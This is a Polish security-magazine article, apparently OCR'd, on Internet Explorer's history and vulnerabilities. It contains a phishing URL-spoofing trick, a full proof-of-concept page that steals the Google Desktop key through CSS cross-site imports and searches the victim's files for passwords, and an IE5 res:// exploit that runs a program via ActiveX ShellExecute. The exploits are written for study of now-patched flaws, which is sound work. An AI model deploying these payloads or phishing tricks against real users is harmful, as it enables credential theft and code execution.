Atak

Delikatność Internet Explorera

Krzysztof Kozłowski

stopień trudności


Jedno z pytań, które z biegu zostaną przez czytelników Hakin9u zaliczone do grupy retorycznych, jest pytanie o to która z przeglądarek jest przeglądarką najdelikatniejszą. I choć powiedzenie „wszystko co piękne jest delikatne” do niedawna nie miało zupełnie żadnego odniesienia w stosunku do najpopularniejszej przeglądarki na świecie, to przynajmniej na

Na początek warto wspomnieć o tym co działo się do tej pory z obecnym synonimem internetu, bo to wcale nie od niego się zaczęło. Zaczęło się bowiem od przeglądarki WorldWideWeb (Rysunek 1.) napisanej około roku 1990, oraz Silversmith, której niektóre z funkcji do tej pory nie zostały zaimplementowane w żadnej z obecnych przeglądarek. Przed spopularyzowaniem IE triumfy święciły także ViolaWWW i NCSA Mosaic, która w pewien sposób przekształciła się ostatecznie w legendarnego Netscape Navigatora. To właśnie Netscape Navigator dał początek Mozilli, która powstała na bazie jego silnika. Poprzez podzielenie Mozilli i wyodrębnienie jedynie przeglądarki WWW stworzono Firefoxa, który wydaje się być obecnie największym konkurentem IE. Ponieważ zauważyłem, że coraz więcej młodych ludzi nie kojarzy przyczyn sukcesu przeglądarki Microsoftu, kojarząc za to, że nie był on pierwszą przeglądarką i nie zawsze był przeglądarką najpopularniejszą, muszę powiedzieć jedną rzecz. Sukces IE jednoznacznie kojarzony jest z sukcesem systemu Windows. Statystyki jednoznacznie pokazują, że popularność przeglądarki rosła z popularnością systemu z Redmond. Największy skok odnotowuje się tu przy Windows95 z którym to przeglądarka została zintegrowana. Można tu jeszcze wspomnieć o głośnych procesach w stanach odnośnie stopnia integracji IE z Windows 98 i o tym, że proces dotyczył niemożności usunięcia przeglądarki z systemu tak jak normalnych programów. To tyle w kwestii wyjaśnienia i wstępu.

IE <=> Windows?

Większość phisherów czy ktokolwiek nastawiony na obnażanie dziur związanych z WWW, najwięcej może się nauczyć dzięki IE i jego delikatności. To jedna z przyczyn, które bezpośrednio wpłynęły na fakt, że i sam Windows uważany jest za jeden z najdelikatniejszych systemów. Nie wszyscy jednak wiedzą, że zdanie IE <=> Windows jest nie prawdziwe.

Po wydaniu Windows 95 zapowiedziano wydanie IE na inne platformy systemowe jak MAC i UNIX (Solaris i HP-UX). Pierwszą wydaną wersją była 4,01; ostatnią 5,0 SP1 (Rysunek 2.). Obecnie MS nie pracuje już nad wersjami dla Unixów, a od wersji 7 nie ma już nawet Microsoft Internet Explorer. Jest Windows Internet Explorer.



Rysunek 1. *Pierwsza przeglądarka - World Wide Web*

Teoria

Internet Explorer 3 był pierwszą z popularnych przeglądarek obsługujących CSS, ze wsparciem dla ActiveX, apletów Javy. To dało mu przewagę nad Netscape Navigatorem.

Przeglądarka używa „*zone-based security framework*" co sprowadza się do grupowania stron wg. pewnych kryteriów. W zamierzeniach ma to zapobiegać wykonywaniu się niepożądanych funkcji (Rysunek 8). Aplikacja monitoruje każde żądanie instalacji dzięki czemu dopóki użytkownik nie potwierdzi źródła jako bezpiecznego, system będzie monitował żądaniem potwierdzenia.


W Windows Vista IE7 posiada tryb chroniony - „Protected Mode", w trybie tym, przeglądarka działa nawet z mniejszymi prawami niż użytkownik, który ją uruchomił. Przeglądarka ma wówczas dostęp tylko do katalogu Temporary Internet Files, nie może instalować żadnego oprogramowania, ani zmieniać konfiguracji bez porozumienia z odpowiednim procesem systemowym (*broker process*).

Delikatność Internet Explorera została uznana dzięki dużej ilości spyware, adware, czy wirusów wykorzystujących IE jako furtkę do systemu. Czasem wystarczyło odwiedzić specjalnie przygotowaną stronę by umożliwić instalację złośliwej aplikacji (Rysunek 8). Po stronie złośliwego oprogramowania stała także postawa Microsoftu, bardzo wolno reagującego na zgłaszane dziury bezpieczeństwa. Znacznie wolniej niż konkurencja. Wykorzystywane było to przez rzesze script kiddies oraz całkiem dojrzałych programistów implementujących złośliwe oprogramowanie w większych aplikacjach.


Przykładem niech będą tutaj bazy danych na temat bezpieczeństwa. Według Secunii od 28 maja tego roku na 104 dziury w Internet Explorerze 19 wciąż pozostaje niezałatanych. Wśród nich większość oznaczona jest jako „ekstremalnie krytyczne". Dla porównania, największy konkurent IE - Mozilla Firefox, w tym czasie miał zgłoszonych 36 dziur. Trzy wciąż pozostają niezałatane, a ich oznaczenie to „najmniej krytyczne". Inny konkurent IE - czyli Opera ma jedną zgłoszoną dziurę, która jest załatana. Nie ma żadnych niezałatanych dziur. W maju 2006, magazyn PC World oznaczył Internet Explorera 6 jako najgorszy produkt wszech czasów. Znany jest także fakt braku wsparcia dla standardów, co znacznie utrudnia pisanie aplikacji webowych kompatybilnych z IE i innymi przeglądarkami. Problemem dla programistów MS było nawet dodanie dobrego wsparcia dla formatu .png. Do tej pory IE pozostawiał także wiele do życzenia pod względem prędkości.

Szczegóły

Istnieje wiele znaczących słabości i dziur w technologiach zaimplementowanych w Internet Explorerze, a mających związek z modelem domen i stref bezpieczeństwa, lokalnego systemu plików (*Local Machine Zone*), dynamicznego HTML (DHTML), stron pomocy w HTML, rozpoznawania typów MIME, interfejsem użytkownika (GUI), oraz ActiveX. Z uwagi na fakt, że IE jest mocno zintegrowany z Win-



Rysunek 2. *IE przygotowany przez MS dla Unixa*



Rysunek 3. *Internet Explorer 2.0*

dows, często udany atak na przeglądarkę prowadzi do uzyskania dostępu do systemu operacyjnego.

Vista przynosi dwa rozwiązania: mechanizm „User Account Control", który zmusza użytkownika do potwierdzenia każdej akcji mogącej mieć wpływ na bezpieczeństwo systemu, nawet w przypadku pracy jako administrator systemu oraz „Protected-mode IE", dzięki któremu przeglądarka pracuje ze znacznie mniejszymi prawami niż użytkownik.

Duża część dziur bezpieczeństwa Internet Explorera związana jest zaimplementowanym modelem obiektowym dla komponentów. (Component Object Model - COM). Wbudowanie COM w Internet Explorera przez mechanizm ActiveX czy Browser Helper Objects (BHO) otworzyło szereg możliwości które stały się bramą dla wirusów, trojanów i infekcji spywaru.

Atak na słabości Internet Explorera w celu przechwycenia informacji o użytkowniku za pomocą Google Desktop.

Większa część czytelników prawdopodobnie jest ostrożna jeśli chodzi o bardzo popularny trick używany przez spamerów i im podobnych, którzy tworzą adresy URL z nazwami użytkownika, które wyglądają jak nazwy hostów, by sprawić by ludzie ufali niebezpiecznym stronom.

Na przykład *http://www.microsoft.com&session%123123123@krzysiek.software.com.pl*. Ten trick używany jest często do kradzieży kont typu paypal, przez oszukiwanie użytkowników. Wprowadza ich bowiem w błąd, że hasło zostało zresetowane, lub źle wpisane. Komunikat generowany jest oczywiście przez stronę przygotowaną specjalnie w tym celu, a na którą adres przekierowuje. Użytkownik poinformowany o tym, że hasło należy zmienić i że należy najpierw wpisać stare hasło może faktycznie to uczynić – dając tym samym je na tacy phisherowi.

Ulepszona wersja tego ataku czyni go znacznie bardziej niebezpiecznym i polega na wprowadzeniu wartości 0x01 po symbolu @ w fałszywym adresie. Można sprawić, że Internet Explorer nie będzie wcale wyświetlał reszty adresu. Na przykład: *http://www.microsoft.com&session%123123123@0x01krzysiek.software.com.pl*

W ogóle

Jakiś czas temu odkryto możliwość wykorzystania Google Desktop do uzyskania zdalnego dostępu do prywatnych danych, jak numery kart kredytowych czy hasła. Można tego dokonać poprzez odpowiednio przygotowaną stronę internetową. Dzięki kilku słabościom projektowym Internet Explorera możliwe jest tu zmuszenie odwiedzających do uruchomienia wyszukiwania prowadzącego na strony internetowe wykorzystujące te słabości. Na czym polegają te słabości i jak je wykorzystać? Wystarczy IE w wersji 6, o co w tej chwili nie trudno – bo jest to najpopularniejsza i najaktualniejsza pełna wersja dostępna w momencie pisania tego artykułu. Przyda się także Google Desktop w wersji v2, oczywiście zainstalowany. Można go przetestować za pomocą skryptu z Listingu 1. Co prawda Google załatało juz swoje strony, jednak przykład daje dobre wyobrażenie.

Rysunek 4. *Internet Explorer 3.0*

Rysunek 5. *Internet Explorer 4*


W szczególe

Zwykle przeglądarki mają wbudowane silne restrykcje co do interakcji związanych z kilkoma domenami. Odpowiednio przygotowana strona pozwala przekierować użytkownika na inny adres. Nie może jednak sprawić by czytana była jej zawartość lub manipulowany był jakikolwiek obiekt DOM. To obostrzenie jest dobrze przetestowane, w związku z czym właściciel strony nie może szpiegować użytkownika surfującego po internecie za pomocą JavaScrtiptu. Dodatkowo, jeśli użytkownik jest już zalogowany do jakiejś usługi (gmail lub hotmail) to gdyby nie było tych zabezpieczeń, odwiedzana strona mogłaby wykonywać pewne operacje na koncie użytkownika (np. kasowanie wiadomości czy wysyłanie ich). W Internet Explorerze te zabezpieczenia działają dobrze, dopóki do gry nie wejdą importy CSS. Popularnie zwie się to atakami CSSXSS lub Cascading Style Sheets Cross Site Scripting.

Odpowiednio przygotowana strona może zaimportować reguły CSS przy użyciu dyrektywy „@import". IE ma jeszcze bardzo wygodną funkcję dostępną z poziomu *javascriptu*: „addImport" która działa jak „@import" ale w środowisku uruchomieniowym. Reguły CSS mogą później posłużyć do uzyskania dostępu do właściwości „cssText" w zestawie *document.styleSheets*. Co jednak stanie się jeśli strona zaimportuje URL, który nie jest poprawnym plikiem CSS? Otóż IE pozwoli na przetworzenie CSS pozwalając tym samym na czytanie właściwości „cssTex" oraz zdalne czytanie kodu html który został wczytany do reguł CSS. Ponieważ reguły CSS wymagają pewnej struktury dla odpowiedniej ilości kodu, może się on różnić w zależności od źródła strony.

Reguły CSS determinują wygląd stron i z reguły określają wybór, własność i wartości. Własność i wartości są oddzielane dwukropkiem i zamknięte przez nawiasy. Na przykład by pokolorować linki na stronie trzeba zdefiniować reguły CSS a {*color: white*}. W celu odzyskania kodu z danego adresu, który dostarcza niepoprawny kod CSS, strona docelowa musi zawierać kilka znaków używanych w CSS jak na przykład nawiasy. Na szczęście wiele obecnych stron zawiera je, ponieważ są one bardzo popularne w kodzie Javascript i regułach CSS implementowanych na stronach. Jak tylko parser CSS Internet Explorera trafi na odpowiednie nawiasy, spróbuje on odczytać dane i zinterpretować dane po nich występujące. Nawet w przypadku gdy te reguły CSS nie będą miały dla niego żadnego sensu, IE wciąż będzie je interpretował i pozwoli obejrzeć je w „cssText". Kombinacje nawiasów, dwukropków i średników pozwala decydować, które kawałki kodu mogą zostać odczytane.

Podczas używania technik CSSXSS atakujący z pewnością będzie w stanie uzyskać kod JavaScript. Jednak może dopomóc szczęściu poprzez wstrzykiwanie znaków CSS w przestrzeń docelową adresu. Ponieważ wiele stron generowanych jest dy-



Rysunek 6. *Internet Explorer 6 z blokadą wyskakujących okienek*

Rysunek 7. *Internet Explorer 7 z zakładkami*

namicznie i dostaje parametry przez URL, wstrzykiwanie znaków jest zwykle trywialnie proste. Mechanizm jest podobny do tego używanego w przypadku klasycznych ataków XSS, z tą różnicą, że tutaj atakujący wstrzykuje znaki, które przez większość stron uznawane są za nieszkodliwe.

Podobnie jak w przypadku większości dziur XSS, błędy projektowe Internet Explorera pozwalają atakującemu przechwycenie prywatnych danych lub wykonanie odpowiedniego kodu na zdalnej maszynie. Różnica w tym przypadku polega na tym, że strona wcale nie musi być podatna na wstrzykiwanie kodu. Wszystko co musi zrobić atakujący to skuteczne zaproszenie ofiary na odpowiednio przygotowaną stronę. Tysiące stron może zostać do tego użytych, a dodatkowo nie ma łatwego rozwiązania chroniącego przed atakami, do póki IE nie zostanie załatane. Daje to całkiem sporą liczbę użytkowników podatnych na atak.

Podatność ta testowana była na w pełni spatchowanej przeglądarce Microsoft Internet Explorer w wersji 6, wcześniejsze najprawdopodobniej także są wrażliwe. Dla porównania Mozilla Firefox wydaje się przestrzegać restrykcji i zachowywać je w importach CSS co z kolei czyni ją odporną na tego typu ataki. Opera nie jest wrażliwa, ponieważ nie obsługuje kolekcji styleSheets. Zabezpieczeniem dla użytkowników może być wyłączenie obsługi Javascriptu w Internet Explorerze lub użycie innej przeglądarki.


Exploit dla Google Desktop

By zademonstrować co można zrobić dzięki opisanej wyżej słabości, przygotujemy skrypt exploitujący Google Desktop Search (GDS) do wyszukiwania i przechwytywania prywatnych danych użytkowników poprzez zdalną stronę. Jednak zanim do tego przejdziemy – krótka charakterystyka działania mechanizmu GDS.

Google Desktop Search to całkiem użyteczny kawałek kodu, który indeksuje dane użytkownika. Do indeksowanych danych zalicza dokumenty, maile, arkusze itd. Po zindeksowaniu użytkownik może przeszukiwać pliki za pomocą interfejsu podobnego do tego który posiada wyszukiwarka Google. Wyszukiwanie realizowane jest za pomocą serwera http zainstalowanego na lokalnej maszynie. Serwer nasłuchuje na porcie 4664 i związany jest jedynie z lokalną maszyną 127.0.0.1, co uniemożliwia nawiązanie bezpośredniego połączenia z zewnątrz.

Google dodało także dodatkowe zabezpieczenie, które uniemożliwia dostęp zewnętrznych stron do lokalnego serwera – stąd próby exploitowania dziur XSS raczej się nie powiodą. W celu uzyskania dostępu do interfejsu GDS generowany jest pseudo-losowo klucz, który musi zostać przekazany jako parametr w adresie URL. Klucz generowany jest w momencie gdy użytkownik klika na ikonę GDS, a domyślna przeglądarka używając wygenerowanego przez serwer klucza łączy się z nim. Jeśli klucz okaże się błędny lub nie będzie go wcale, GDS nie pozwoli na wykonanie żadnego zapytania i zwróci komunikat błędu. W takim wypadku jedyną rzeczą do jakiej przeglądarka będzie miała dostęp, będzie obrazek w formacie .gif – logo Google.

Google zintegrowało po za tym GDS z jej sztandarową wyszukiwarką na *google.com*. Po instalacji GDS, pojawi się nowy link w *google.com* nad polem zapytania. Link nazwany został „Desktop”. Link prowadzi do adresu URL lokalnego serwera i zawiera klucz. Dzięki temu użytkownik będzie mógł przejść do wyszukiwania lokalnych plików, nie zauważając nawet, że opuszcza stronę Google. Link „desktop” w zasadzie nie pochodzi nawet od Google, ale jest wstrzykiwany przez GDS poprzez plugin przeglądarki



Rysunek 8. *Popularność Internet Explorera*

Listing 1. *Wykorzystanie słabości Internet Explorera i Google Desktop*

```
<html>
  <head>
    <title>Wykorzystanie slabosci Internet Explorera i Google Desktop</title>
   <style type="text/css">
   @import url("http://news.google.com/news?hl=en&ned=pl&q=%7D%7B");
   </style>
  </head>
 <body>
  <h2>Wykorzystanie slabosci Internet Explorera i Google Desktop</h2>
  <br><center>
  Przetrawiony kod HTML zaimportowany poprzez CSS z Google News.
  W tym wypadku link do lokalnej maszyny:<br>
  <textarea rows="26" cols="70" id="nowesssrc"></textarea>
  <p>
  Klucz z Google Desktop ściągnięty z linku:<br>
  <input type="text" size="50" id="klucz">
  <p>
  Wyniki z Google Desktop na lokalnej maszynie dla słowa "password"
  w surowym HTML po przetworzeniu CSS:<br>
  <textarea rows="24" cols="90" id="wyniki">
  Prosimy czekać na wyniki</textarea>
  <p>
  Oryginalna strona komunikatu Google Desktop z maszyny lokalnej:<br>
  <iframe width="500" height="250" id="strona"></iframe>
  <p>
  <script>
  // Pokazujemy wyniki zapytania google desktop
  function showResults()
  {
  document.getElementById("wyniki").innerText =
  document.styleSheets(0).imports(1).cssText;
  }
  // Pokaz sparsowany CSS kod HTML z importu z Google News
  document.getElementById("nowesssrc").innerText =
  document.styleSheets(0).imports(0).cssText;
  // Wyrazenie regularne parsujace klucz z wynikow importu CSS
  var re = new RegExp("127.0.0.1:4664/search&s=(.+?)\?q");
  var reRes = re.exec(document.styleSheets(0).imports(0).cssText);
  if (reRes)
  {
  // Pokaz sparsowany klucz
  document.getElementById("klucz").innerText = reRes[1];
  // Polacz poprawny klucz z adresem lokalnego serwera
  i dodaj zapytanie o haslo do linka
  var searchURL = "http://127.0.0.1:4664/search&s=
  " + reRes[1] + "q=%7Bpassword";
  // Dodaj zaimportowane CSS do tworzonego URLa
  document.styleSheets(0).addImport(searchURL);
  // Pokaz strone wyszukiwania w ramce
  document.getElementById("strona").src = searchURL;
  // Poczekaj kilka sekund ze strona z wynikami
  setTimeout('showResults()', 5000);
  }
  else
  {
  // Jesli nie uda sie sparsowac klucza, pokaz blad
  document.getElementById("klucz").innerText =
  "nie moge pobrac linku Google Desktop";
  document.getElementById("wyniki").innerText =
  "Nie moge pobrac wynikow Google Desktop";
  }
  </script>
 </body>
</html>
```

– jak tylko ta stwierdzi, że odwiedzana jest strona Google. Ma to zapobiegać wycieknięciu klucza na zewnątrz.

W celu wykorzystania luki z GDS atakujący musi najpierw zdobyć klucz. Bez niego ciężko uzyskać byłoby dostęp do lokalnego serwera. Jak wspomniałem wcześniej, klucz występuje w linku na stronie Google, więc to jest właśnie miejsce z którego można go przechwycić poprzez użycie ataku `cssxss`. Z uwagi na projekt stron Google, przechwycenie linku nie będzie możliwe na większości ich stron. Mimo to jednak istnieje albo istniał sposób wykorzystujący link, który może zostać zwrócony przez stronę Google News, na *news.google.com*. Należy wstrzyknąć nawiasy klamrowe w zapytanie. Następnie wystarczy wydobyć klucz za pomocą wyrażeń regularnych i importu CSS na adresie z lokalnego serwera . Można dodać także do zapytania nawias klamrowy "{" by wyniki wyświetlone zostały także we własności „cssText" po sparsowaniu przez CSS. Ten znak jest ignorowany przez silnik wyszukiwarki i nie ma wpływu na wyniki.

Przykład ten pełni spatchowanym Internet Explorerem (z domyślnymi ustawieniami zabezpieczeń i prywatności) oraz z Google Desktop v2. Nie zadziała z innymi przeglądarkami, chyba, że są to pochodne IE. Wyniki mogą także być różne w zależności od wersji językowej i projektu strony Google News i zawartości dysku ofiary (oraz prawdopodobnie wersji językowej GDS).

Atak#2 Zdalne wykonywanie kodu

Dobrze znamy komunikat ze słowami „*unhandled exception*" pojawiający się w różnych okolicznościach w systemie Windows. Błędy o których informuje mogą pozwalać na wykonanie odpowiednio przygotowanego kodu. Dla atakującego najważniejsze jest zdobycie wówczas kontroli nad filtrem takich wyjątków. Od wersji SP2 pojawiły się pewne zabezpieczenia co do kontroli takich wyjątków, jednak mimo tych usprawnień, które mierzą bezpośrednio w uniemożliwienie kontroli

Listing 2. *A oto przykład innego, załatanego już błędu w IE5, który umożliwiał wykonanie, w tym wypadku kodu uruchamiającego notatnik*

```
<html>
 <body>
  <script>
  function Notatnik() { var url = 'res://mmcndmgr.dll/prevsym12.htm
  #%29%3B%3C/style%3E%3Cscript%20language
  %3D%27jscript%27%3Ea%3Dnew%20ActiveXObject%28%27
  Shell.Application%27%29%3Ba.ShellExecute%28%27
  notepad%27%29%3B%3C/script%3E%3C%21--//%7C0%7C0
  %7C0%7C0%7C0%7C0%7C0%7C0';
  document.location = url;
  }
  </script>
  <center>
  Jesli klikniesz na przycisk w przegladarce IE5 i nie zainstalowales
  latki MS06-044, uruchomisz notatnik<br>
  <br>
  <input type='button' onClick='Notatnik()' value='Uruchom notatnik'>
 </body>
</html>
```

filtra, wciąż można zdobyć kontrolę nad filtrem na wyższych poziomach. Jest to możliwe dzięki skorzystaniu z dziury projektowej, a dokładniej sposobu w jaki filtry wyjątków zostały ze sobą powiązane. Takie podejście ma swoje ograniczenia, które polegają na tym, że atakujący może kontrolować jedynie powiązania między filtrami jak ładowanie i zwalnianie bibliotek. Najłatwiej skorzystać z tego w przypadku Inernet Explorera.

To, że dziury można podzielić na te, które pozwalają na wykonanie kodu i takie, które na to nie pozwalają, pozwala stwierdzić, czy dana dziura może zostać wykorzystana przez atakującego czy nie. Jednak wiele z tych pierwszych dziur jest niegroźnych w związku z tym, że w ogóle nie mają do czynienia z buforem pamięci. Z drugiej strony wiele z nich okazuje się później dopiero dziurami które na atak pozwolą.

W związku z tym warto rozważać czy dana dziura może w jakimkolwiek kierunku wpływać na możliwość wykonania kodu przy pomocy innej aplikacji. Dla przykładu, wywołanie NULL pointer spowoduje naruszenie praw dostępu i zarządca krytycznych wyjątków odpowiednio zareaguje – pod warunkiem, że ma na to odpowiednią instrukcję. Jeśli żaden z zarządców nie wie co z takim fantem zrobić, wywołany zostanie filtr wyjątków najwyższego poziomu (unhandled exception filter – UEF). Wywoła go kernel32!`UnhandledExceptionFilter` (jeśli został ustawiony). Po za tym mechanizmem, mnie ma tu wielu kontrolowalnych dróg którymi może podążać atakujący, bez spełnienia innych warunków. Dlatego najlepszym miejscem na szukanie tego typu luk jest w samym procesie zarządzania wyjątkami.

Pierwszym etapem zarządzania bądź dystrybucji wyjątków jest wywoływanie zarejestrowanych dla danych wyjątków wątków. Pozwala to stwierdzić, które wyjątki są kontrolowane i w jaki sposób. Jeśli żaden z z zarejestrowanych wyjątków nie może być prze kierowany, należy poszukać metody na prze kierowanie zarządcy wyjątków lub jego filtra. Można tego dokonać poprzez zmianę wskaźnika, by ten wywoływał określony przez nas kod. Jednak od SP2 jest to znacznie trudniejsze. Nie jest już tak łatwo nadpisywać zmienną globalną zawierającą UEF górnego poziomu.

W celu umożliwienia aplikacjom obsługi wyjątków , zarządca dostarcza interfejs do ich rejestracji. Dzięki niemu można logować informacje, wykonywać odzyskiwanie, obsługiwać wyjątki specyficzne dla danego języka. W celu określenia i zarejestrowania wyjątku można posłużyć się: kernel32!`SetUnhandledExceptionFilter` Co działa jak:

```
LPTOP_LEVEL_EXCEPTION_FILTER
SetUnhandledExceptionFilter(
LPTOP_LEVEL_EXCEPTION_FILTER
lpTopLevelExceptionFilter
);
```

W momencie wywołania, funkcja ta wskaże argument

```
lpTopLevelExceptionFilter
```

i zakoduje go za pomocą


```
kernel32!RtlEncodePointer.
```

Wynik przechowany zostanie w zmiennej globalnej :

```
kernel32!BasepCurrentTopLevelFilter
```

i prze kierowana do którykolwiek filtra najwyższego poziomu. Zapisana wartość ze zmienną globalną jest dekodowana poprzez:

```
kernel32!RtlDecodePointer
```



Rysunek 9. *Rejestracja i od rejestrowywanie wyjątków*

i zwrócona zgłaszającemu. Kodowanie i odkodowanie wykonywane jest w celu uniemożliwienia atakującemu spowodowania użycia dodatkowej ilości pamięci w celu prze kierowania.

Funkcja kernel32!`SetUnhandledExceptionFilter` zwraca wskaźnik do oryginalnego najwyższego poziomu z dwóch powodów. Po pierwsze dzięki temu możliwe jest odtworzenie stanu w przyszłości, po drugie możliwe jest stworzenie łańcucha. Kiedy jakiś blok kodu zarejestrował wyjątek w UEF, UEF odjrejestrowuje go. Robi tak, poprzez ustawienie pierwotnej wartości w UEF: kernel32!SetUnhandledExceptionFilter.

Powodem jest fakt, że tak naprawdę nie ma prawdziwej listy wyjątków kontrolowanej przez filtry. Metoda od rejestrowywania jest tutaj kluczem dla atakującego. Operacje rejestracji i od rejestrowywania muszą być wykonywane symetrycznie. Przykład ilustruje Rysunek 10.

